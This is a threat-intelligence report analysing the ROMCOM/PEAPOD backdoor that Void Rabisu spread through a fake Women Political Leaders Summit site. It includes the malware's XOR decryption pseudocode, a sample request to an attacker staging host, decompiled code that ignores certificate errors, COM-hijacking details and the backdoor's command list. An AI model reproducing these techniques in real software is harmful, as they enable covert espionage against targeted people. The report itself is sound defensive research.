Void Rabisu Targets Female Political Leaders with New Slimmed-Down ROMCOM Variant

⋮ 10/13/2023

APT & Targeted Attacks

Almost a year after Void Rabisu shifted its targeting from opportunistic ransomware attacks with an emphasis on cyberespionage, the threat actor is still developing its main malware, the ROMCOM backdoor.

By: Feike Hacquebord, Fernando Merces October 13, 2023 Read time: 9 min (2306 words)

Void Rabisu is an intrusion set associated with both financially motivated ransomware attacks and targeted campaigns on Ukraine and countries supporting Ukraine. Among the threat actor's previous targets were the Ukrainian government and military, their energy and water utility sectors, EU politicians, spokespersons of a certain EU government, and security conference participants. In campaigns conducted in late June and early August 2023, Void Rabisu targeted EU military personnel and political leaders working on gender equality initiatives. Among the notable tools used by Void Rabisu is the ROMCOM backdoor, of which it seems to be the exclusive user. ROMCOM itself has gone through various developments over time, including the implementation of more effective detection evasion techniques.

Void Rabisu is one of the clearest examples where we see a mix of the typical tactics, techniques, and procedures (TTPs) used by cybercriminal threat actors and TTPs used by nation-state-sponsored threat actors motivated primarily by espionage goals. For example, Void Rabisu has been signing malware with certificates most likely bought from a third-party service provider that other cybercriminal groups are also using. The threat actor has also employed malicious advertisements on both Google and Bing to generate search engine traffic to their lure sites, which contain malicious copies of software often used by system administrators.

Void Rabisu also acts like an advanced persistent threat (APT) actor when it targets governments and military. In June 2023, Void Rabisu exploited the vulnerability CVE-2023-36884 — still a zero-day vulnerability then — in campaigns using the Ukrainian World Congress and the July 2023 NATO summit as lures. The extraordinary geopolitical circumstances surrounding the war in Ukraine drives some of the financial-seeking threat actors (including Void Rabisu) toward campaigns motivated by espionage.

As reported by Microsoft, Void Rabisu used a zero-day vulnerability related to CVE-2023-36884 in attacks targeting governments at the end of June 2023. Trend Micro's telemetry further confirms that this campaign targeted the military, government personnel, and politicians in Europe.

The payload spread by Void Rabisu during this period differed from the ROMCOM backdoor we analyzed in an earlier blog entry, but the two have clear similarities. This indicates that the threat actors are actively developing the ROMCOM backdoor.

The next iteration of the malware was used in early August 2023. On or around Aug. 8, 2023, Void Rabisu set up a malicious copy of the official website of the Women Political Leaders (WPL) Summit that was held in Brussels from June 7 to 8, 2023. The final payload was a new version of ROMCOM backdoor that we have dubbed as "ROMCOM 4.0" (also known as PEAPOD).

Attended by people from all over the world, the WPL summit aims to improve gender equality in politics. Among the topics included in the 2023 Brussels conference were peace and security, war and oppression, disinformation, the war in Ukraine, the role of women in politics, and gender equality. Since many current and future political leaders had attended this conference, it presented an interesting target for espionage campaigns and served as a possible avenue for threat actors to gain an initial foothold in political organizations. It is therefore not surprising that Void Rabisu set up a campaign targeting WPL Summit 2023 attendees. Our telemetry provided concrete evidence that this campaign was aimed at targets working on gender equality in EU politics.

In some of its latest campaigns, Void Rabisu started using a new technique that has not previously been reported on. It involves a TLS-enforcing technique by the ROMCOM command-and-control (C&C) servers that can render the automated discovery of ROMCOM infrastructure more difficult. We observed Void Rabisu using this technique in a May 2023 ROMCOM campaign that spread a malicious copy of the legitimate PaperCut software, in which the C&C server ignored requests that were not conformant.

This report provides a general background on Void Rabisu and its activities with regard to the recent WPL Summit campaign. We begin by describing how Void Rabisu targeted WPL Summit attendees in the

following section.

The fake WPL Summit 2023 page

On Aug. 8, 2023, Void Rabisu actors set up a website called *wplsummit[.]com* to attract visitors of the legitimate *wplsummit.org* domain. The fake website (shown in Figure 1) looked exactly like the legitimate one.

Figure 1. WPL Summit 2023 fake website

While the “Videos & photos” link of the legitimate domain redirects visitors to a Google Drive folder containing photographs from the event, the *wplsummit[.]com* fake website directed visitors to a OneDrive folder containing two compressed files and an executable called *Unpublished Pictures 1-20230802T122531-002-sfx.exe*. The latter file appears to be a piece of malware, the binary of which we analyze in the next section.



Figure 2. The OneDrive folder containing WPL Summit 2023 pictures and a malware downloader

Malware analysis

User-Agent-Based downloader

The executable downloaded from the OneDrive folder is signed by a company called Elbor LLC (which was previously used to sign multiple malicious files) with a valid certificate. When executed, it pretends to be a self-extracting (SFX) archive and extracts 56 pictures from its resource section to a folder when the user selects the “Extract” button:



Figure 3. Fake window shown by the malware downloader



Figure 4. Pictures dropped by the malware downloader from the event (gathered by the threat actor from various social media postings)

The extracted photos were sourced by the malicious actor from individual posts on various social media platforms such as LinkedIn, X (formerly known as Twitter), and Instagram. While the victim is distracted with the pictures, the malware sends an HTTP GET request to *https://mctelemetryzone[.]com/favicon.ico.* The HTTP User-Agent string is checked on the server side, and if it matches the following string, a 122-KB file is downloaded:+

"*Mozilla/5.0 (Windows NT 10.0; Win64; x64; Xbox; Xbox One) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edge/44.18363.8131*"

The file is an XOR-encrypted PE file:



Figure 5. XOR-encrypted, second stage payload

The downloaded file can be decrypted with the following pseudocode:

for (i=0; i<len; i++)
*data[i] = data[i] ^ 0xf0 * i*

The decrypted file is a 64-bit DLL that exports a *CPLInit()* function. The first stage downloader then loads this DLL to memory and calls this function. It's important to highlight that this DLL never touches the disk. In other words, its download, decryption, and execution routines all happen in runtime in memory.

Payload setup

The DLL that runs from memory is internally called *trymenow.dll*. It reaches out to the legitimate online service *worldtimeapi.org* to obtain a unique timestamp for the current date and time in Unix Epoch format. This is later used to seed a calculation algorithm that generates the URL path for the next request.

The path matches the regular expression *[12]/[0-9]{9},* where the first part before the slash represents what component the downloader is requesting. The next part after the slash is possibly an identifier, as it is consistent between requests. The URL is encoded using the Base64 format before the request is sent to *redditanalytics[.]*

pm in order to download the third stage component. The following is a sample request:

GET https://redditanalytics.pm/Mi8xMzI0NTY3ODk=
*Accept: */**
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 16_5_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.0 EdgiOS/114.1823.67 Mobile/15E148 Safari/605.1.15

Host: redditanalytics.pm
Connection: Keep-Alive

On the server side, the URL path is decoded. If everything is correct, the server replies with another XOR-encrypted file that will be decrypted and stored at *%PUBLIC%\AccountPictures\Defender\Security.dll*, which is the DLL used for COM hijacking. This time, Void Rabisu chose to hijack *CLSID {F5078F32-C551-11D3-89B9-0000F81FE221}*, which is used by the WordPad application

The next step involves reaching out to *worldtimeapi.org* again to get an updated timestamp and download another component from *redditanalytics[.]pm*, which is the component that talks to the C&C server *netstaticsinformation[.]com*. (This is the network component from our previous blog entry.)

After both payloads are downloaded, WordPad is launched, causing the first payload to execute via COM hijacking.

C&C server communication

The PEAPOD samples we analyzed force WinHTTP functions to use TLS 1.2 instead of the default version chosen by the operating system. A C&C server for a previous campaign using the legitimate PaperCut software as a lure checked the TLS version of a client HTTP request and would not respond with a payload if the request was not conformant. However, the C&C server for the campaign targeting WPL Summit 2023 attendees responded as expected, regardless of the TLS version negotiation used to initiate the communication.

The malware first prepares the right flag for later use with *WinHttpSetOption()*. Afterward, it creates an HTTP session using Microsoft Edge 1.0 as the User-Agent string. However, before anything is sent to the server, the connection is set to use TLS 1.2.

We checked how different Windows versions treat SSL/TLS usage, which we summarize in the following table:

Operating System	WinHTTP flag	TLS version used
Windows 11	WINHTTP_FLAG_SECURE_PROTOCOL_TLS1_2	1.2
Windows 11	(not set / default)	1.3
Windows 10	WINHTTP_FLAG_SECURE_PROTOCOL_TLS1_2	1.2
Windows 10	(not set / default)	1.2
Windows 7	WINHTTP_FLAG_SECURE_PROTOCOL_TLS1_2	An error occurs
Windows 7	(not set / default)	1

Table 1. A summary of how Windows versions treat SSL/TLS usage

Based on the table, we believe that PEAPOD cannot infect systems running Windows 7 and earlier versions. Why Void Rabisu uses this flag is still an open question, but it is possible that it wanted to implement some form of checking on the C&C server side to make C&C fingerprinting harder.

Before sending the POST request by calling *WinHttpSendRequest()*, additional flags are set to ignore all certificate errors. An empty request is sent, followed by a request containing a command to let the C&C server know about the victim.

```
      hRequest = WinHttpOpenRequest(
                   hConnect,
                   pwszVerb,
                   NULL,
                   NULL,
                   WINHTTP_DEFAULT_ACCEPT_TYPES,
                   WINHTTP_DEFAULT_ACCEPT_TYPES,
                   WINHTTP_FLAG_SECURE);
      HeapFree(v17, 0x10000u, pwszVerb);
    }
    else
    {
      hRequest = WinHttpOpenRequest(
                   hConnect,
                   &::pwszVerb,
                   NULL,
                   NULL,
                   WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
                   WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
                   WINHTTP_FLAG_SECURE);
    }
    if ( hRequest )
    {
      // SECURITY_FLAG_IGNORE_ALL_CERT_ERRORS == 0x3300
      dwFlagsIgnoreCertErr = SECURITY_FLAG_IGNORE_CERT_DATE_INVALID|SECURITY_FLAG_IGNORE_CERT_CN_INVALID|SECURITY_FLAG_IGNORE_WRONG_USAGE|SECURITY_FLAG_IGNORE_UNKNOWN_CA;
      WinHttpSetOption(hRequest, WINHTTP_OPTION_SECURITY_FLAGS, &dwFlagsIgnoreCertErr, 4u);
      if ( v12 )
      {
        *(a1 + 51) = hSession;
        result = 1;
        *(a1 + 59) = hConnect;
        *(a1 + 67) = hRequest;
        *a1 = 3;
        return result;
      }
      v12 = 1;
      if ( WinHttpSendRequest(hRequest, 0i64, 0, 0i64, 0, 0, 0i64) )
      {
        WinHttpCloseHandle(hRequest);
        continue;
      }
      WinHttpCloseHandle(hRequest);
    }
    break;
  }
  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hSession);
  return 0;
```

Figure 6. Additional flags are set to ignore all certificate errors

If the malware cannot reach out to the C&C server using HTTPS, it tries to connect via raw TCP (Transmission Control Protocol) at port 442 or ICMP (Internet Control Message Protocol).

Comparing ROMCOM 3.0 and PEAPOD

Thanks to Volexity researchers who shared a previous PEAPOD sample with us, we were able to confirm that Void Rabisu seems to have temporarily stopped using ROMCOM 3.0 and have begun delivering PEAPOD, which has some architectural differences compared to ROMCOM 3.0. We highlight these differences in the following table:

Capability	ROMCOM 3.0	PEAPOD
Dropper	Modified installation program (MSI or EXE) that drops the other components	EXE downloads XOR-encrypted DLL, which downloads the other components
Core malware modularity	Three components: COM hijacking (loader), worker, and network	Three components observed: COM hijacking (loader), worker (stored in Windows Registry)

		and network. Most of them loaded from memory.
Components Inter-process communication (IPC)	Localhost sockets	Named pipes
Commands	42 commands handled by the worker component	10 commands in total. The network component handles 7 of them directly and forwards the other 3 to the worker component.

Table 2. Key differences between ROMCOM 3.0 and PEAPOD

We summarize the commands supported by PEAPOD in the following table:

Command	Description	Details
0	No action	The function that handles the commands will return zero and the malware will wait for the next command
1	Run command	Executes a command and sends back its output
2	Uploads file	Uploads a file to the infected machine
3	Downloads file	Downloads a file from the infected machine
4	Run command	Executes a command
5	Updates the interval the backdoor and checks for new activity (default to 60 seconds)	The new interval received is sent to security.dll via the named pipe and security.dll then writes it to registry
6	Gets system info	Retrieves RAM, processor info, local time, and username
7	Updates the network component	The data for the new version of the network component is written to a named pipe, which is read by the loader (security.dll) and updated in the Windows registry
8	Uninstalls PEAPOD	Registry keys are cleaned, and all files are deleted
9	Gets the service name	Returns the service DisplayName from registry

Table 3. Commands supported by PEAPOD

By using the commands listed in Table 3, it is still possible for systems infected by PEAPOD to download a third component that is more like the ROMCOM 3.0 worker, which would allow the threat actors to have the

same level of control over the victims that they targeted with ROMCOM 3.0. However, machines we infected in our lab did not download any additional components.

Conclusions and outlook

Almost a year after Void Rabisu shifted its targeting from opportunistic ransomware attacks with an emphasis on cyberespionage, the threat actor is still developing its main malware, the ROMCOM backdoor. The backdoor being stripped down to its core, with additional components being downloaded as needed, provides Void Rabisu the choice of loading additional components for specific targets. From the attacker's perspective, this has the advantage of less exposure for the additional components, making it more difficult to collect for malware researchers.

Some of Void Rabisu's campaigns very narrowly target politicians, government employees, and the military. This means that Void Rabisu has branched out into an area that is usually covered by APT groups typically thought to be nation-state-sponsored.

While we have no evidence that Void Rabisu is nation-state-sponsored, it's possible that it is one of the financially motivated threat actors from the criminal underground that got pulled into cyberespionage activities due to the extraordinary geopolitical circumstances caused by the war in Ukraine.

Void Rabisu has targeted participants of at least three conferences in 2023, namely the Munich Security Conference, the Masters of Digital conference, and the WPL Summit. It is possible, and even expected, that other conferences and special interest groups will be targeted by Void Rabisu in the future. We will keep paying close attention to Void Rabisu's TTPs and report on new campaigns as we find them.

Indicators of Compromise (IOCs)

The indicators of compromise for this entry can be found in this link.

With additional contribution from Lord Remorin